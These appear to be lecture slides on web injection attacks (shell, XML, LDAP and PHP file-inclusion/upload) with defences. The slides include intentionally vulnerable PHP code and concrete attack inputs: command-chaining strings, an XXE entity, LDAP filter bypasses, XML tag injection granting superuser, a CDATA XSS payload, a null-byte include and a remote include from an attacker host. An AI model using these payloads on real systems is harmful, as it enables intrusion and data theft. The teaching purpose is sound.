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5.2) Injections (part 2) Shell Injection, XML Inject LDAP injection

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Injection in PHP

```
$myvar = 'somevalue';
$x = $_GET['arg'];
eval('$myvar␣=␣' . $x . ';');
```

- **if "arg" is set to "**`10; system('/bin/echo uh-oh')`**"**
- **The system executes:** `/bin/echo uh-oh)`
- **The attacker receives the same rights as the user owning the http-deamon**

Use of variable variables in PHP

```
$safevar = "0";
$param1 = "";
$param2 = "";
$param3 = "";
# my own "register globals" for param[1,2,3]
foreach ($_GET as $key => $value) {
  $$key = $value;
}
```

- **If the attacker provides `"safevar=bad"` in the query string**
- **then `$safevar` will be set to the value `"bad"`.**

Shell Injection

Shell Injection[1]

- **Shell Injection is named after Unix shells,**
- **But it applies to most systems which allows software to programmatically execute command line.**
- **Typical sources of Shell Injection is calls:**
  - `system()`,
  - `StartProcess()`,
  - `java.lang.Runtime.exec()`,
  - `System.Diagnostics.Process.Start()`
  - and similar APIs.
- **Considere the following short program**

```
<?php
passthru ( " /home/user/phpguru/funnytext "
           . $_GET['USER_INPUT'] );
?>
```

[1]Source: Wikipedia

Shell Injection (Cont.)

This program can be injected in multiple ways:

- `` `command` `` **will execute command.**
- `$(command)` **will execute command.**
- `; command` **will execute command, and output result of command.**
- `| command` **will execute command, and output result of command.**
- `&& command` **will execute command, and output result of command.**
- `|| command` **will execute command, and output result of command.**
- `> /home/user/phpguru/.bashrc` **will overwrite file .bashrc.**
- `< /home/user/phpguru/.bashrc` **will send file .bashrc as input to funnytext.**

Examples of injection

Suppose we have the following shell

```
<?php
if(isset($_GET['name'])){
  system('echo␣'.$_GET['name']);
}
?>
```

The following content will hack the system

- `‘ls ../../..‘` Executes a command, the returned value is given as a parameter to `echo`.
- Produces the following command line:

  ```
  echo ‘ls ../../..‘
  ```

- `$(cat /home/bie1/.emacs)` Displays the content of the emacs config file of user bie1.

  ```
  echo $(cat /home/bie1/.emacs)
  ```

Examples of injection (Cont.)

- `; touch /tmp/myfile.txt` Creates the following command

  ```
  echo ; touch /tmp/myfile.txt
  ```

  Makes a `echo`, then starts something new, it creates a new file `/tmp/myfile.txt` which is empty.
- `Hello World | wc` creates the following command line:

  ```
  echo Hello World | wc
  ```

  It makes a `echo` then its output is transfered to the `wc` (word count).
- `test > /tmp/test2.txt` Creates:

  ```
  echo test > /tmp/test2.txt
  ```

  It writes in the file `/tmp/test2.txt` the content that is given as output by `echo`.

Attacks using shell injection flow

- **An attacker can create any type of file**
  - A txt file
  - A PHP file
  - A shell file
- **Can see and modify config files**
  - Can visit directories
  - Can `cat` the content of a file
  - Can overwrite the content of an existing file
- **Attacker inherits the strength of web user**
  - If web server is run as a normal user: lot of possibilities
  - If the web user is restricted to the minimum, risk is smaller.

Defense agains Shell Injection

- **PHP offers functions to perform encoding before calling methods.**
  - `escapeshellarg()`
  - and `escapeshellcmd()`
- **However, it is not recommended to trust these methods to be secure**
- **also validate/sanitize input.**

XML-Injection

XML-Injection[2]

- **The attacker trys to inject XML**
  - The application relies on XML (stores information in an XML DB for instance)
  - The information provided by the attacker is evaluated together with the existing one.
- **We will see a practical example**
  - A XML style communication will be defined
  - Method for inserting XML metacharacters
  - Then the attacker has information about the XML structure
  - Possibility to inject XML data and tags.

[2]Source: OWASP Testing Guide

Black Box testing

Example

- **Let us suppose we have the following xmlDB file (information is stored in an XML)**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
</users>
```

Insertion of a new user

- **Is done with a form (with the GET method)**
  - Three fields: `username`, `password` and `email`
- **Suppose the clients sends the following values**
  - username=Emmanuel
  - password=B3n0is7
  - email= emmanuel@bfh.ch
- **It produces the following GET request**

http://*www.benoist.ch/addUser.php?username=Emmanuel&*
password=B3n0is7&email=emmanuel@bfh.ch

Insertion of a new user (Cont.)

- **The program will create a new XML `user`-node**

```
<user>
  <username>Emmanuel</username>
  <password>B3n0is7</password>
  <userid>500</userid>
  <mail>emmanuel@bfh.ch</mail>
</user>
```

- **The new entry in entered inside the XML DataBase**

Testing for vulnerability

Vulnerability Testing

- **First step for XML Injection vulnerability**
  - Try to insert XML metacharacters
- **Metacharacters are:**
  - `'` (single quote)
  - `"` (double quote)
  - `>` and `<` (angular partentheses)
  - `<!-- -->` XML comment tags

Single Quote ’

- **This character could throw an exception during XML parsing**
- **Suppose we have the following attribute**

  <node attrib=’$inputValue’/>

- **So if:** `inputValue = foo’` **we obtain the following XML**

  <node attrib=’foo’’/>

  Which is a malformed XML expression: Exception at parsing the DB

Double Quote "

- **Has the same meaning as single quotes**
  - Can be used instead of ’ if " is used in the document
- **So if we create the following XML**

  <node attrib=”$inputValue”/>

  and we set `inputValue = foo"` we obtain the following XML

  <node attrib=”foo””/>

  Which is also malformed

Angular parentheses < and >

- **We create an unbalanced tag**
- Suppose we use the value `username = foo<` in the user XML-DataBase
- This creates a new user:

```
<user>
  <username>foo<</username>
  <password>B3n0is7</password>
  <userid>500</userid>
  <mail>test@test.de</mail>
</user>
```

- This document is not valid anymore.

Comments tags <!-- -->

- **This sequence of fharacters is interpreted as the beginning and end of a comment.**
- One can inject this sequence in the username parameter: `username= foo<!--`
- The application would create such a node:

```
<user>
  <username>foo<!--</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

- Which is not valid

Ampersand &

- **Ampersand is used to represent XML entities**
  - Like `&symbol;`
  - Example `&lt;` for representing the character <
- **Can be used to test injection**
  - One can give `username=&foo`
  - The created node contains:

    <username>&foo</username>

  - Which is a malformed expression, `&foo` should be ended with a ;
  - but `&foo;` would also be undefined.

CDATA section delimiters

- **`<![CDATA[` and `]]` are start and end delimiters of CDATA**
- **Inside a node a cdata section may be:**

  <node>
      <![CDATA[<foo>]]
  </node>

- **`<foo>` won't be parsed as markup is a character data.**
- **If a node is build in the following way**

  <username><![CDATA[<$userName]]></username>

- **Tester will try to inject `]]` to invalidate the page.**
  - if username=]]¿
  - Then the node contains `<username><![CDATA[]]>]]></username>` which is not a valid XML fragment.

Result of the Test

- **Once having tested all the possiblities,**
  - Insert metacharacters of any type
- **Result**
  - The site is vulnerable to XML injection
  - The structure of the XML format has been discovered.

Possible attacks using XML inj

Possible Attacks using XML injection

- **XSS Cross Site Scripting**
- **External Entity**
- **Tag Injection**

Use CDATA for XSS

- **Suppose we have a node containing some text that will be displayed back to the user**

```
<html>
$HTMLCode
</html>
```

- **Then an attacker can provide the following input**

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert↘
→('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

- **And we obtain the following node**

```
<html>
<![CDATA[<]]>script<![CDATA[>]]>alert('xss')
<![CDATA[<]]>/script<![CDATA[>]]>
</html>
```

Use CDATA for XSS (Cont.)

- **Durring the process, CDATA delimiters are eliminated, so the following HTML code is generated**

```
<script>alert('XSS')</script>
```

External Entity

- **The set of valid entities can be extended by defining new entities.**
  - If the definition of an entity is a URI, the entity is called an external entity.
  - External entities force the XML parser to access the resource specified by the URI (Unless configured to do otherwise).
- **Such an application is exposed to XML eXternal Entity (XXE) attacks.**
  - For performing a denial of service of the local system
  - gain unauthorized access to files on the local machine
  - scan remote machines
  - perform denial of service of remote systems.

Test for XXE vulnerability

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&↘
  →xxe;</foo>
```

- **This test could crash the web server (on a UNIX system),**
  - if the XML parser attempts to substitute the entity with the contents of the `/dev/random` file

Other XXE tests

- **Access the content of `/etc/passwd` file**

Tag Injection

- **The tester has gained information about the XML structure**
- **It is possible to inject data and tags**
- **Example: priviledge escalation attack in the previous example**
- **Suppose we have the following inputs**

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com</mail><userid>0</userid><↘
→mail>s4tan@hell.com
```

Tag Injection (Cont.)

- **The database becomes**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
        <user>
                  <username>Stefan0</username>
                  <password>w1s3c</password>
                  <userid>500</userid>
                  <mail>Stefan0@whysec.hmm</mail>
         </user>
         <user>
                  <username>tony</username>
                  <password>Un6R34kb!e</password>
                  <userid>501</userid>
                  <mail>s4tan@hell.com</mail>
                  <userid>0</userid>
                  <mail>s4tan@hell.com</mail>
         </user>
</users>
```

Tag Injection (Cont.)

- **Result**
  - User Tony gets the userid 0 (super-user)
- **Problem**
  - Userid tag appears twice for Tony
  - If XML documents is associated with a shema or a DTD, it will be rejected
  - UserID tag has cardinality 1.
- **Comment out the superfluous userid**

  Username: tony
  Password: Un6R34kb!e</password><!--
  E-mail: --><userid>0</userid><mail>s4tan@hell.com

Tag Injection (Cont.)

- **The final XML is**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
 <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password><!--</password>
    <userid>501</userid>
    <mail>--><userid>0</userid><mail>s4tan@hell.com</mail>
  </user>
</users>
```

LDAP-Injection

LDAP-injection

- When applications use LDAP for identifications/authorizations
- Site generates a LDAP request, based on user's input
  - Site does not sanitize user input
  - User can modify LDAP statement

LDAP-injection

- **Suppose we have the following search form**

  <input type="text" size=20 name="userName">Insert the↘
  → username</input>

- **The code could be:**

  ```
  var $ldapSearchQuery = "(cn=" . $userName . ")";
  echo($ldapSearchQuery);
  ```

- **If user puts `‘‘*’’` in the input box**
  - the system may return all the usernames on the LDAP base
- **If user puts `‘‘bie1 ) (| (password = *))’’` in the input box**
  - it will generate the code bellow revealing bie1's password
  - `( cn = bie1 ) (| (password = *))`

Access Control Bypass


- **Acess control in LDAP**

  (&(USER=Uname)(PASSWORD=Pwd))

- **if the user types Uname =** `bie1)(&))`

  (& (USER=bie1)(&))(PASSWORD=Pwd))

Decoding / Encoding Untrusted Data[3]



[3]Source: Javadoc documentation of the ESAPI package

Malicious File Execution

Examples of Attacks

Suppose we have the following Form

- **File Upload form:**

```
function displayUploadForm(){
    $str = "<FORM␣ENCTYPE='multipart/form-data'␣␣↘
    →ACTION='{$_SERVER['PHP_SELF']}'␣METHOD=POST↘
    →>";
    $str .= "Send␣this␣file:␣<INPUT␣NAME='userfile'\
␣TYPE='file'>";
    $str .= "<INPUT␣TYPE='submit'␣VALUE='Send␣File'>";
    $str .= "</FORM>";
    echo $str;
}
```

- **Form:**
  - Asks the user for a file,
  - Uploads the file to the server.

Get the File in PHP

```
function saveFile(){
    $target_path = "images/";
    $target_path = $target_path . basename( $_FILES['userfile']['name'↘
    →]);
    if(move_uploaded_file($_FILES['userfile']['tmp_name'], $target_path↘
    →)) {
      echo "File␣". basename( $_FILES['userfile']['name'])."␣uploaded"↘
      →;
    } else{
      echo "There␣was␣an␣error␣uploading␣the␣file!";
    }
}
```

- **Handles the file**
  - PHP copies the file in a temporary directory (with a temporary name)
  - Transfers the file from its temporary location
  - toward a definitve location in the `images/` directory

Possible Attack

Suppose someone uploads the following file

```
$dir = "/etc/"; // Directory containing all UNIX config files
// Open a known directory, and proceed to read its contents
if (is_dir($dir)) {
 if ($dh = opendir($dir)) {
   while (($file = readdir($dh)) !== false) {
     if(filetype($dir . $file)=='file'){
       echo "<a␣href='$dir$file'>";
       echo "<img␣src='$dir$file'␣width='50',heigh='30'>";
       echo "$file</a><br>\n";
     }
   }
   closedir($dh);
 }
}
```

Possible Attack for this vulnerability

- **Anybody can upload anything**
  - No test of the files uploaded
  - Can be on any type
- **Attack: Code Execution**
  - PHP file can be uploaded
  - Complete control on the `www` user
  - Can access anything the user can
- **Contermeasure:**
  - Test that the uploaded file is an image (`.jpg`, `.jpeg`, `.gif` or `.png`)

Not sufficient

- **Restrincting file types is not sufficient**
  - Uploaded files can be named `emmanuel.jpg`
  - And contain a PHP file.
- **Attacker will want to execute the file**
  - Apache does not interpret `.jpg` files
  - They are served as-is
  - Should not be very harmful
- **How to use the file**
  - Attacker has to hack another file where `include` or `require` is used with userinput.
  - Then refere to the new uploaded file
  - Gain access on the targeted machine!!

Test that the image is an image

- **Javascripts tests on the client**
  - Not to be trusted
  - Can be very easily turned off
- **Test the suffix of the image**
  - Prevents Apache to execute the file
  - Doesn't see what the file contains
  - Just verifies Apache will simply serve it (without evaluation)
- **Tests that the image is an image**
  - Execute a `load_image_from_JPEG()`. or a `convert` on the command line.

Another Attack

We test the suffix of the image

```
function saveFile(){
  $target_path = "images/";
  if(!preg_match('/(\.jpg$|\.jpeg$|\.gif$|\.png$)/i',
                 $_FILES['userfile']['name'])){
    echo "tying␣to␣include␣a␣non␣image␣file<br␣/>";
    exit;
  }
  $target_path = $target_path . basename( $_FILES['userfile']['name']);
  if(move_uploaded_file($_FILES['userfile']['tmp_name'], $target_path))↘
  →{
    echo "The␣file␣". basename( $_FILES['userfile']['name']);
    echo "␣has␣been␣uploaded";
  } else{
    echo "There␣was␣an␣error␣uploading␣the␣file,␣please␣try␣again!";
  }
}
```

Another file makes an include

Suppose we have a php file that includes a resource given as parameter

```
<?php
echo "<h1>Example␣of␣a␣page␣to␣be␣hacked</h1>";
echo "Security␣here␣is␣not␣very␣serious␣;−)";
echo "<div␣class='content'>";
if(isset($_REQUEST['action'])){
    $filename = $_REQUEST['action'];
    include($filename);
}
else{
    echo "No␣action␣was␣selected";
}
echo "</div>";
?>
```

How this page is called?

- **Normally called with an action**

  `<a href="tohack.php?action=hello.php">Hello page</a>`

- **Where `hello.php` is**

  ```
  <?php
  echo "HELLO!";
  ?>
  ```

- **Can be hacked: to load `images/attacker.jpg`**

  `<a href="tohack.php?action=images%2Fattacker.jpg">` Hacked page `</a>`

How this page is called? (Cont.)

- **We can add a security, add the `.php` at the end of the file name**

  ```
  $filename = $_REQUEST['action'].".php";
  include($filename);
  ```

- `So the action is called:`

  `<a href="tohack.php?action=hello">Hello page</a>`

- **Following code does not work anymore**

  `<a href="tohack.php?action=images%2Fattacker.jpg">` Hacked page `</a>`

  Error: *file `attacker.jpg.php` does not exist*

- **The %00 character plays the role of ending the file name. So the following works:**

  `<a href="tohack.php?action=images%2Fattacker.jpg%00">` Hacked page `</a>`

Presentation

Malicious File Execution

- **User Uploads a File**
  - For instance : An image on a blog
  - But it is not an image: it is a script (PHP for instance)
  - So the file `http://mysite.com/image/emmanuel.jpg` does not contain any image but a program
- **User Executes this file**
  - Some executions use parameters to load some file
  - Example `http://mysite.com/program.php?action=sell` will load the program `sell.php`
  - so the URL `http://mysite.com/program.php?action=image/emmanuel.jpg` would execute the uploaded file

What is Malicious File Execution?

- **Developers often directly use or concatenate input with file or stream function or allow upload of file**
  - Input is potentially hostile
- **Many frameworks allow the use of external object references**
  - Such as URL's
  - or file system references
- **If the data is not sufficiently checked**
  - Any content can be included, processed or invoked by the web server
  - It can be hostile and powerfull.

Malicious File Executions Allows

- **Remote Code Execution**
- **Remote root kit installation and complete system compromise**
- **On Windows, internal system compromise through the use of PHP's SMB file wrappers**
- **This attack is particularly prevalent on PHP**
  - When refering files or streams,
  - Ensure that user supplied input does not influence file name

Details of the Vulnerability

Details of the Vulnerability

- **Typical Example**

  include $_REQUEST['filename']
- **Allows execution of remote hostile scripts**
  - if filename = "http://www.attacker.org/attack.php"
- **Allows access to local file system**
  - `include` is not limited to the document root
  - For instance `include /etc/password`
- **Allows access to local file server (if PHP is hosted on Windows**
  - Due to SMB support in PHP's file system wrappers

Other Methods of attack

- **Hostile data being uploaded**
  - To Session files,
  - log data
  - image upload (typical of forum software)
- **Using non http urls**
  - Compression: `zlib://`
  - Audio Stream : `ogg://`
  - Are allowed even if `allow_url_fopen` and `allow_url_include` are disabled
- **Use PHP's data wrapper**
  - such as `data:;base64,PD9waHAgcGhwaW5mbygpOz8+`

Other Systems may also be affected

- **.NET or J2EE**
  - Danger with filenames supplied by the user
  - or simply influanced by the user
  - Security controls could be obviated.
- **XML Documents**
  - Attacker can insert a hostile DTD,
  - Require the parser to download the DTD and process the result
  - Method used by an Australian Firm to scan ports behind a firewall.

Damages?

- **Damages are related to the strength of sandbox/platform isolation controls in the framework**
- **Tomcat is started inside the Java Virtual Machine**
  - No access to the filesystem (outside the project)
  - No access to other devices
  - Configuration can be haltered to allow execution of scripts !!!
- **PHP has full access on the machine**
  - Can visite the file system
  - Can access some devices
  - Access can be restricted for the user `www` (resp. not opened)

Protection

Protection

- **Careful Planning**
  - Desigining architecture
  - Designing the program
  - Testing the program
- **A well written application does not user-supplied input for**
  - Accessing server based resource:
  - Images
  - XML and XSLT
  - Scripts
- **Application should have firewall rules preventing**
  - new outbound connections the the internet
  - or internally back to any other server
- **However, legacy applications may need to accept user supplied input**

Use an indirect object reference map

- **Where a parital filename was used, prefere a hash of the partial reference**
- **Instead of**

```
<select name="language">
  <option value="english">English</option>
```

- **Use**

```
<select name="language">
  <option value="2c8283b7743646a2a72e626437484">
     English
  </option>
```

- **Alternatively, use 1, 2, 3 as array reference**
  - check array bounds to detect parameter tampering

Use explicit taint checking mechanisms

- **If included in language**
  - JSF or Struts
- **Otherwise, consider a variable naming scheme**

```
$hostile = &$_POST;
$safe['filename'] = validate_file_name($hostile['↘
→unsafe_filename']);
```

- **So any operation based upon hostile input is immediately obvious:**

```
// Bad:
require_once($_POST['unsafe_filename'].'inc.php');
// Good:
require_once($safe['filename'].'inc.php');
```

Protection (Cont.)

- **Strongly validate user input**
  - use “accept known good” as a strategy
- **Add firewall rules**
  - Prevents your server to connect other web sites
  - or internal systems
- **Check user supplied files and filenames**
  - and also: tainting data in session object, avatars and images
  - PDF reports, temporary files, etc.
- **Considere implementing a chroot jail**
  - or other sandbox mechanisms to isolate applications from each other
  - Example: Virtualization

Protection for PHP

- **Update your PHP configuration** (`php.ini`)
  - Disable `allow_url_fopen`
  - Disable `allow_url_include`
  - Enable it on a per application basis
- **Avoid uninitialized variables (and their overwriting)**
  - Disable `register_globals`
  - use `E_STRICT`
- **Ensure that all file and streams functions are carefully vetted**
  - No user supplied input should be given to following functions:
  - include functions `include()`, `include_once()`, `require()`, `require_once()`,
  - Reading of data `fopen()`, `imagecreatefromXXX()`, `file()`,`file_get_contents()`,
  - Manipulation of files `copy()`, `delete()`, `unlink()`, `upload_tmp_dir()`, `$_FILES`, `move_uploaded_file()`,

Conclusion

Conclusion

- **Shell Injection**
  - Attacker inherits the priviledges of the user running the web server
  - Solutions: Filter/Sanitize input + reduce the priviledges to the minimum
- **XML Injection**
  - Attacker can force the server to load entities from outside
  - He can change the content of an XML database, and gain illegal priviledges in the application.
  - Solution: Filter/Sanitize input, allow no metacharcters in your normal inputs, or escape them.

References

- **OWASP Top 10 - 2013**
  `http://www.owasp.org/index.php/Top_10_2013`
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